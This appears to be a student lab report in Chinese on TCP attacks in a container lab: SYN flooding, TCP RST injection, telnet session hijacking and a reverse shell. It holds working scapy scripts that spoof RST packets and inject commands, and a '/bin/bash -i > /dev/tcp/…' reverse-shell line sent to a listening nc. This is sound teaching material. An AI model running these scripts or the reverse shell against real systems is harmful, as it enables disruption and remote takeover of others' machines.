网络空间安全实训实验报告

纪盛谦 57118218 2021-7-10

Task1 : SYN Flood Attack

在攻击端不使用 SYN Flood 攻击时，从用户 10.9.0.6 向 10.9.0.5 进行 telnet 连接，连接成功并可以进行操作：

```
root@cc1812c8eab7:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a01e238b7a8b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 10 07:57:27 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@a01e238b7a8b:~$ cd ..
seed@a01e238b7a8b:/home$ ls
seed
seed@a01e238b7a8b:/home$
```

而在攻击端使用 SYN Flood 攻击后，再次从用户 10.9.0.6 向 10.9.0.5 进行 telnet 连接，则会连接不上：

```
root@09c80faaff02:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

此时查看 10.9.0.5 的网络连接状况，可以看到它已经被大量的 SYN 连接请求占满，因此无法相应用户 10.9.0.6 发来的 telnet 请求

```
root@a76f2bdd808e:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42721        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             223.211.247.53:38035    SYN_RECV
tcp        0      0 10.9.0.5:23             46.19.111.95:42101      SYN_RECV
tcp        0      0 10.9.0.5:23             7.142.216.77:55227      SYN_RECV
tcp        0      0 10.9.0.5:23             150.152.141.70:43099    SYN_RECV
tcp        0      0 10.9.0.5:23             152.12.59.81:45215      SYN_RECV
tcp        0      0 10.9.0.5:23             40.200.204.57:37382     SYN_RECV
tcp        0      0 10.9.0.5:23             243.81.137.111:58922    SYN_RECV
tcp        0      0 10.9.0.5:23             123.160.69.46:13383     SYN_RECV
tcp        0      0 10.9.0.5:23             133.1.220.74:23529      SYN_RECV
tcp        0      0 10.9.0.5:23             137.243.44.77:60045     SYN_RECV
tcp        0      0 10.9.0.5:23             35.146.121.28:46523     SYN_RECV
```

为了观察其记忆能力，我们先从用户 10.9.0.6 向 10.9.0.5 进行 telnet 连接，断开后在服务器端可以看到其记下了连接记录

```
root@ceab2f1565d0:/# ip tcp_metrics show
10.9.0.6 age 63.936sec cwnd 10 rtt 94us rttvar 96us source 10.9.0.5
```

此时再次使用 SYN Flood 攻击，则不会影响 10.9.0.6 向 10.9.0.5 的 telnet 连接，而当我们清除掉连接记录后再次进行 SYN Flood 攻击，则会再次影响其 telnet。

```
root@ceab2f1565d0:/# ip tcp_metrics show
10.9.0.6 age 63.936sec cwnd 10 rtt 94us rttvar 96us source 10.9.0.5
root@ceab2f1565d0:/# ip tcp_metrics flush
```

```
root@09c80faaff02:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

当 SYN cookies 打开的时候，通过实验可得即使没有提前建立过连接，在遭受 SYN Flood 攻击时还是能够 telnet 连接成功。

Task2： TCP RST 攻击

首先构造 TCP RST 攻击的 python 代码，如下图：

```
#!/usr/bin/env python3
from scapy.all import *

def RST_attack(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="R", seq=pkt[TCP].ack, ack=p
kt[TCP].seq+1)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)



pkt = sniff(iface='br-e59491bf2a77',filter='tcp and src port 23',prn=RST_attack)
~
~
```

在代码中，我们使用实验一中用过的 sniff then spoof 技术，监听源端口为 23 且使用 TCP 协议的报文，这是因为端口 23 是 telnet 服务端口，且 telnet 使用 TCP 协议。当监听到符合筛选规则的报文时，构造原宿 IP 相反、原宿端口相反的报文，使得其 TCP 中 flag 为 R，即 RST 位置 1 表示结束该连接，其 ack 值为原报文中 seq 值加一，seq 值为原报文中 ack 值。之后发送该报文从而使该 telnet 连接断开。

从用户 10.9.0.6 向服务器 10.9.0.5 进行 telnet 连接，连接成功后在攻击者主机上运行 RST 攻击代码：


```
root@VM:/volumes# python3 RST.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 44372           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3515386492      (0)
ack        : IntField                          = 3173396623      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
```

此时在 10.9.0.5 主机的 telnet 上输入指令就会发现连接已经断开了，因为输入指令的时候便会发送 TCP 的 ACK 报文，被攻击者劫持后便会自动发送 RST 报文从而断开连接。

```
root@09c80faaff02:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ceab2f1565d0 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@ceab2f1565d0:~$ dConnection closed by foreign host.
root@09c80faaff02:/#
```


Task3： TCP Session Hijacking

首先构造 TCP 会话劫持代码，如下图：



在代码中，同样使用了 sniff then spoof 的方法实现自动化会话劫持。筛选规则与上述 RST 攻击相同，但在处理上则使用了不同的函数。这里在检测到符合规则的报文后，构造 IP 相反、端口相反的报文，其中 TCP 的 flag 设置为 A 表示 ACK，seq 设置为原报文的 ack+10，ack 设置为原报文的 seq+1，ack 的设置是根据 TCP 协议设定的，而 seq 的值则是将注入的代码向后挪动 10 位，当服务器端滑动窗口滑动 10 位后自动执行 data 中的指令。这里 data 设置为”\r ls > /home/seed/secert.txt \r”，其中\r 表示换行符，防止与之前的代码冲突从而影响注入代码的功能，中间注入代码则为将当前目录写入到/home/seed 里的 secert.txt 文件，通过检测是否有这个文件及其内容从而判定攻击是否生效。最后将三段报文合并并发送。

从 10.9.0.6 向 10.9.0.5 发送 telnet 请求，连接成功后在攻击者主机上执行攻击程序，此时在 10.9.0.6 主机的 telnet 上再输入几个字符便到达了攻击代码所在的位置，此时 10.9.0.6 主机的 telnet 不能再输入内容，卡死在这里。



关掉 telnet 后，在 10.9.0.5 主机上查看/home/seed 文件夹可以发现其中多了文件 secret.txt，且其中的内容是 home 文件夹的目录，因为从上图可见在执行注入代码前执行了 cd..命令，当前文件夹从 seed 退回到了 home。攻击成功。

```
root@ceab2f1565d0:/home/seed# ls
a.txt  secert.txt
root@ceab2f1565d0:/home/seed# cat secert.txt
seed
```

Task4：Creating Reverse Shell using TCP Session Hijacking

首先尝试使用 Reverse Shell，测试其功能。在攻击者主机使用 nc 监听 9090 端口：

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
```

再在 10.9.0.5 受害者主机上执行"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"指令：

```
root@a01e238b7a8b:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

此时在攻击者主机上可以看到获得了 Reverse Shell，并可以执行任意操作

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090

Connection received on 10.9.0.5 58254
root@ceab2f1565d0:/#
root@ceab2f1565d0:/# ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
```

构造相应代码，相较于 Task3，只是将执行的指令从”\r ls > /home/seed/secert.txt \r”改为"\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"：

```
#!/usr/bin/env python3
from scapy.all import *

def Session_hijacking(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack+10, ack=pkt[TCP].seq+1)
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)


pkt = sniff(iface='br-219775e9037b',filter='tcp and src port 23',prn=Session_hijacking)
```

从 10.9.0.6 向 10.9.0.5 进行 telnet 连接，然后在攻击者主机上开两个界面，一个使用 nc 监听 9090 端口，一个运行攻击代码。

```
root@VM:/volumes# python3 R_Shell.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 44442           (20)
```

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
```

此时再次在 10.9.0.6 主机的 telnet 上再输入几个字符便到达了攻击代码所在的位置，此时 10.9.0.6 主机的 telnet 不能再输入内容，卡死在这里。

```
root@cc1812c8eab7:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a01e238b7a8b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@a01e238b7a8b:~$ ls
seed@a01e238b7a8b:~$ cd ..
```

此时攻击者 nc 的窗口便获得了 reverse shell，可以对目标机器进行操作，攻击成功。

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 58292
seed@a01e238b7a8b:/home$ cd home
cd home
bash: cd: home: No such file or directory
seed@a01e238b7a8b:/home$ ls
ls
seed
seed@a01e238b7a8b:/home$
```